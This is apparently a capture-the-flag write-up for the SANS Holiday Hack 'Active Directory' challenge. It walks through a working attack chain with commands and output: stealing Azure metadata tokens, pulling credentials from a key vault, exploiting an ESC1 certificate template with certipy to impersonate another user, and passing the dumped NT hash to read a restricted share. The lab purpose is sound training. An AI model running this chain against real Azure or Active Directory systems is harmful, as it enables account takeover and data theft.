Top
Active Directory
Description:
Go to Steampunk Island and help Ribb Bonbowford audit the Azure AD environment. What's the name of the secret file in the inaccessible folder on the
FileShare?
Solution
Solution:
Speaking with Ribb Bonbowford at Coggoggle Marina, he is worried that Alabaster has inadvertently introduced some vulnerabilities by blindly trusting code and suggestions provided by ChatNPT.
Oh golly! It looks like Alabaster deployed some vulnerable Azure Function App Code he got from ChatNPT.
Don't get me wrong, I'm all for testing new technologies. The problem is that Alabaster didn't review the generated code and used the Geese Islands Azure production environment for his testing.
I'm worried because our Active Directory server is hosted there and Wombley Cube's research department uses one of its fileshares to store their sensitive files.
I'd love for you to help with auditing our Azure and Active Directory configuration and ensure there's no way to access the research department's data.
Since you have access to Alabaster's SSH account that means you're already in the Azure environment. Knowing Alabaster, there might even be some useful tools in place already.
Using the access to Alabaster's SSH account we already have, we can take a look at the Active Directory environment. Ribb mentioned there may be some tools alread in place on the "ssh-server-vm.santaworkshopgeeseislands.org" server. Taking a look in Alabaster's home directory, I noticed that Impacket and some other tools are already installed. Impacket is a collection of Python classes useful for testing authentication protocols and other low level networking protocols. There are some other tools there that will become useful later as well.
alabaster@ssh-server-vm:~$ ls -la ~
total 36
drwx------ 1 alabaster alabaster 4096 Nov  9 14:07 .
drwxr-xr-x 1 root      root      4096 Nov  3 16:50 ..
-rw-r--r-- 1 alabaster alabaster  220 Apr 23  2023 .bash_logout
-rw-r--r-- 1 alabaster alabaster 3665 Nov  9 17:03 .bashrc
drwxr-xr-x 3 alabaster alabaster 4096 Nov  9 14:07 .cache
-rw-r--r-- 1 alabaster alabaster  807 Apr 23  2023 .profile
drwxr-xr-x 6 alabaster alabaster 4096 Nov  9 14:07 .venv
-rw------- 1 alabaster alabaster 1126 Nov  9 14:07 alabaster_todo.md
drwxr-xr-x 2 alabaster alabaster 4096 Nov  9 14:07 impacket
Alabaster's Home Directory
First thing to do is to see what I can discover about the Azure environment. I still need to figure out information about the domain itself as well as the domain controller. To start making API calls to Azure Cloud, I need to have a Bearer authorization token. This token grants us api access to a particular scope for a period of time. To get a Bearer token, make an API call to "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=<scope>" where scope is a defined scope from the Azure environment, such as "https://management.azure.com/". I followed this methodology from the API docs here:
How to use managed identities for Azure resources on an Azure VM to acquire an access token
The response of this API call from CURL will result in a very long Bearer token. I did not want to be copying and pasting this long code around so I wrote a short python script to get the API token for a particular scope and write it to a file called "az_token". I can then use this file to make authenticated API calls using CURL later. My script looked like this:
import sys
import requests
import os
scope = sys.argv[1]
header = {"Metadata": "true"}
url = f"http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource={scope}"
resp = requests.get(url, headers=header)
if resp.status_code >= 300:
        print(f"Status_Code: {resp.status_code}")
token = resp.json()["access_token"]
with open("az_token", "w") as f:
        f.write(f"Authorization: Bearer {token}\n")
print(f"AZ Token Updated with for scope {scope}")
auth.py
I had to create this script by copying and pasting the code into Nano. I can get an API token using the script like this:
alabaster@ssh-server-vm:~$ python3 auth.py https://management.azure.com/
AZ Token Updated with for scope https://management.azure.com/
example auth.py usage
Enumerate Azure
Enumerate Azure:
So now I can make authenticated API calls to Azure Cloud because of the "Managed Identities" feature of Azure in use here. The first step is to get information about the Azure subscription:
alabaster@ssh-server-vm:~$ curl -H @az_token "https://management.azure.com/subscriptions/?api-version=2021-04-01" -s | jq
{
  "value": [
    {
      "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64",
      "authorizationSource": "RoleBased",
      "managedByTenants": [],
      "tags": {
        "sans:application_owner": "SANS:R&D",
        "finance:business_unit": "curriculum"
      },
      "subscriptionId": "2b0942f3-9bca-484b-a508-abdae2db5e64",
      "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
      "displayName": "sans-hhc",
      "state": "Enabled",
      "subscriptionPolicies": {
        "locationPlacementId": "Public_2014-09-01",
        "quotaId": "EnterpriseAgreement_2014-09-01",
        "spendingLimit": "Off"
      }
    }
  ],
  "count": {
    "type": "Total",
    "value": 1
  }
}
CURL Output: Get Azure Subscriptions
Protip: pipe the output of the CURL commands to jq to pretty print the result.
The subscription ID is "2b0942f3-9bca-484b-a508-abdae2db5e64". This can be used to find more information about the resources in the subscription:
alabaster@ssh-server-vm:~$ curl -H @az_token "https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resources?api-version=2015-11-01" -s | jq
{
  "value": [
    {
      "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-it-kv",
      "name": "northpole-it-kv",
      "type": "Microsoft.KeyVault/vaults",
      "location": "eastus",
      "tags": {}
    },
    {
      "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-ssh-certs-kv",
      "name": "northpole-ssh-certs-kv",
      "type": "Microsoft.KeyVault/vaults",
      "location": "eastus",
      "tags": {}
    }
  ]
}
CURL Output: Get Resources in Subscription
There are 2 key vaults in this subscription: northpole-it-kv and northpole-ssh-certs-kv. I was able to complete this objective focusing only on the northpole-it-kv key vault, so although I did enumeration on the other key vault, I will only show outputs for this one. I listed the details of the northpole-it-kv key vault using this curl command:
alabaster@ssh-server-vm:~$ curl -H @az_token "https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-it-kv?api-version=2022-07-01" -s | jq
{
  "id": "/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-it-kv",
  "name": "northpole-it-kv",
  "type": "Microsoft.KeyVault/vaults",
  "location": "eastus",
  "tags": {},
  "systemData": {
    "createdBy": "thomas@sanshhc.onmicrosoft.com",
    "createdByType": "User",
    "createdAt": "2023-10-30T13:17:02.532Z",
    "lastModifiedBy": "thomas@sanshhc.onmicrosoft.com",
    "lastModifiedByType": "User",
    "lastModifiedAt": "2023-10-30T13:17:02.532Z"
  },
  "properties": {
    "sku": {
      "family": "A",
      "name": "Standard"
    },
    "tenantId": "90a38eda-4006-4dd5-924c-6ca55cacc14d",
    "accessPolicies": [],
    "enabledForDeployment": false,
    "enabledForDiskEncryption": false,
    "enabledForTemplateDeployment": false,
    "enableSoftDelete": true,
    "softDeleteRetentionInDays": 90,
    "enableRbacAuthorization": true,
    "vaultUri": "https://northpole-it-kv.vault.azure.net/",
    "provisioningState": "Succeeded",
    "publicNetworkAccess": "Enabled"
  }
}
CURL Output: Get KeyVault Details
The output of this command told me the Vault URI, which I can use to attempt to list the secrets contained in this vault. Know that to make API calls to the Vault URI, you must get a new API Bearer token with the proper scope: https://vault.azure.net
I did attempt to list keys from both vaults and got an "Access Denied" message. I was more successful listing secrets from the northpole-it-kv key vault:
alabaster@ssh-server-vm:~$ python3 auth.py https://vault.azure.net
AZ Token Updated with for scope https://vault.azure.net
alabaster@ssh-server-vm:~$ curl -H @az_token -s "https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript?api-version=7.4" | jq
{
  "value": "Import-Module ActiveDirectory; $UserName = \"elfy\"; $UserDomain = \"northpole.local\"; $UserUPN = \"$UserName@$UserDomain\"; $Password = ConvertTo-SecureString \"J4`ufC49/J4766\" -AsPlainText -Force; $DCIP = \"10.0.0.53\"; New-ADUser -UserPrincipalName $UserUPN -Name $UserName -GivenName $UserName -Surname \"\" -Enabled $true -AccountPassword $Password -Server $DCIP -PassThru",
  "id": "https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript/ec4db66008024699b19df44f5272248d",
  "attributes": {
    "enabled": true,
    "created": 1699564823,
    "updated": 1699564823,
    "recoveryLevel": "Recoverable+Purgeable",
    "recoverableDays": 90
  },
  "tags": {}
}
CURL Output: Get KeyVault Secrets
The northpole-it-kv contains a Powershell script that has vital information in it. The script contains the IP address of the domain controller, domain name, and user credentials for user "elfy".
| Info Gathered |
Value |
| User Credentials |
elfy:J4`ufC49/J4766 |
| Domain Controller IP |
10.0.0.53 |
| Domain Name |
northpole.local |
Now that that credentials and domain are known, the tools included in Alabaster's home directory may be of use. For instance, I can now enumerate the users of the domain using an Impacket script "GetADUsers.py":
GetADUsers.py -all -dc-ip 10.0.0.53 northpole.local/elfy:J4\`ufC49/J4766
alabaster                                             2023-12-27 01:02:50.392719  2023-12-27 03:10:52.363779
Guest
krbtgt                                                2023-12-27 01:09:59.645468
elfy                                                  2023-12-27 01:12:31.816538
wombleycube                                           2023-12-27 01:12:31.941545  2023-12-27 05:28:35.358140
List AD Users
There are only 5 users in the northpole.local domain: alabaster, Guest, krbtgt, elfy, and wombleycube. I also used the Impacket smbclient.py script to check the domain controller for network shares:
smbclient.py -dc-ip 10.0.0.53 northpole.local/elfy:J4\`ufC49/J4766@10.0.0.53
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# shares
ADMIN$
C$
D$
FileShare
IPC$
NETLOGON
SYSVOL
List Network Shares
There is a network share on the DC called "FileShare" which doesn't look like system created share. It looks like a person created it. Inspecting it further reveals that the secret file I was looking for is inside. However it looks like elfy does not have permission to download it!
smbclient.py -dc-ip 10.0.0.53 northpole.local/elfy:J4\`ufC49/J4766@10.0.0.53
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# use FileShare
# ls
drw-rw-rw-          0  Tue Jan  2 01:13:44 2024 .
drw-rw-rw-          0  Tue Jan  2 01:13:41 2024 ..
-rw-rw-rw-     701028  Tue Jan  2 01:13:43 2024 Cookies.pdf
-rw-rw-rw-    1521650  Tue Jan  2 01:13:44 2024 Cookies_Recipe.pdf
-rw-rw-rw-      54096  Tue Jan  2 01:13:44 2024 SignatureCookies.pdf
drw-rw-rw-          0  Tue Jan  2 01:13:44 2024 super_secret_research
-rw-rw-rw-        165  Tue Jan  2 01:13:44 2024 todo.txt
# cd super_secret_research
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
Secret File Access Denied
Certificate Escalation
Certificate Escalation:
I needed another user account to gain access to the secret files. I recalled a finding on the Reportinator objective that could be a clue. It used a tool called "certipy" to find overly permissive certificate settings that could allow me to create a certificate that can be used to authenticate as a different user.

"certipy" Finding on Reportinator
Following the clue in Reportinator Finding 1, I issued the certipy find vulnerable command. This command will enumerate the certificate templates in the CA authority and find vulnerable (overly permissive) ones.
certipy find -vulnerable -u elfy@northpole.local -p 'J4`ufC49/J4766' -dc-ip 10.0.0.53 -stdout
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'northpole-npdc01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'northpole-npdc01-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'northpole-npdc01-CA' via RRP
[*] Got CA configuration for 'northpole-npdc01-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : northpole-npdc01-CA
    DNS Name                            : npdc01.northpole.local
    Certificate Subject                 : CN=northpole-npdc01-CA, DC=northpole, DC=local
    Certificate Serial Number           : 76FBD72F866805864F096F656C589EA4
    Certificate Validity Start          : 2024-01-02 01:05:30+00:00
    Certificate Validity End            : 2029-01-02 01:15:30+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : NORTHPOLE.LOCAL\Administrators
      Access Rights
        ManageCertificates              : NORTHPOLE.LOCAL\Administrators
                                          NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise Admins
        ManageCa                        : NORTHPOLE.LOCAL\Administrators
                                          NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise Admins
        Enroll                          : NORTHPOLE.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name                       : NorthPoleUsers
    Display Name                        : NorthPoleUsers
    Certificate Authorities             : northpole-npdc01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Encrypting File System
                                          Secure Email
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Domain Users
                                          NORTHPOLE.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner                           : NORTHPOLE.LOCAL\Enterprise Admins
        Write Owner Principals          : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise Admins
        Write Dacl Principals           : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise Admins
        Write Property Principals       : NORTHPOLE.LOCAL\Domain Admins
                                          NORTHPOLE.LOCAL\Enterprise Admins
    [!] Vulnerabilities
      ESC1                              : 'NORTHPOLE.LOCAL\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
Certipy Vulnerable Cert Template
Certipy found a template "NorthPoleUsers" that has an "ESC1" vulnerability which means that the template "permits Client Authentication and allows the enrollee to supply an arbitrary Subject Alternative Name (SAN)."
Source: https://github.com/ly4k/Certipy#esc1
This means I can impersonate another user if I can generate a certificate with the SPN of another user. I can use Certipy to do this as well. Certify has a "req" (request) mode that can requst certificates from the certificate authority. I can specify the SPN of another user... say one from the Research and Development Dept? Perhaps Wombley Cube himself can access that secret file on the FileShare. I requested a certificate with SPN of wombleycube and wrote the output to cert.pfx:
certipy req -u elfy@northpole.local -p 'J4`ufC49/J4766' -target npdc01.northpole.local -ca northpole-npdc01-CA -template NorthPoleUsers -upn 'wombleycube@northpole.local' -dc-ip 10.0.0.53 -out cert
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 135
[*] Got certificate with UPN 'wombleycube@northpole.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'cert.pfx'
Certipy Requested Certificate
It worked! Now that I have the certificate generated, I can authenticate with it. When you authenticate with the certificate, certipy prints the password hash of the user to the screen:
certipy auth -pfx cert.pfx -dc-ip 10.0.0.53
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: wombleycube@northpole.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'wombleycube.ccache'
[*] Trying to retrieve NT hash for 'wombleycube'
[*] Got hash for 'wombleycube@northpole.local': aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23
Certipy Authenticated Password Hashes
Secret File
Secret File:
We don't even have to bother with cracking the hash, because I can authenticate to the SMB FileShare using the Pass the Hash technique instead of username/password. Once authenticated as Wombley Cube, I can cd successfully to the super_secret_research directory to download or print the file there!
smbclient.py -dc-ip 10.0.0.53 -hashes aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23 northpole.local/wombleycube@10.0.0.53
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# use FileShare
# cd super_secret_research
# ls
drw-rw-rw-          0  Tue Jan  2 01:13:44 2024 .
drw-rw-rw-          0  Tue Jan  2 01:13:44 2024 ..
-rw-rw-rw-        231  Tue Jan  2 01:13:44 2024 InstructionsForEnteringSatelliteGroundStation.txt
# cat InstructionsForEnteringSatelliteGroundStation.txt
Note to self:

To enter the Satellite Ground Station (SGS), say the following into the speaker:

And he whispered, 'Now I shall be out of sight;
So through the valley and over the height.'
And he'll silently take his way.
Secret File Contents!
The name of the secret file is "InstructionsForEnteringSatelliteGroundStation.txt" and the passphrase to open the gate to the Satellite Ground Station is contained inside! The passphrase is an excerpt from the beautiful poem "The Frost" by Hannah Flagg Gould. You can read the whole thing here:
https://allpoetry.com/The-Frost
Enter "InstructionsForEnteringSatelliteGroundStation.txt" in your badge to complete the objective.
Story Continues
Story Continues:
Speaking with Ribb Binbowford, he begins to think there is some malicious agenda behind ChatNPT. We can go to Space Island to continue the investigation.
This is all starting to feel like more than just a coincidence though. Everything Alabaster's been setting up lately with the help of ChatNPT contains all these vulnerabilities. It almost feels deliberate, if you ask me.
Now obviously an LLM AI like ChatNPT cannot have deliberate motivations itself. It's just a machine. But I wonder who could have built it and who is controlling it?
On top of that, we apparently have a satellite ground station on Geese Islands. I wonder where that thing would even be located.
Well, I guess it's probably somewhere on Space Island, but I've not been there yet.
I'm not a big fan of jungles, you see. I have this tendency to get lost in them.
Anyway, if you feel like investigating, that'd be where I'd go look.
Good luck and I'd try and steer clear of ChatNPT if I were you.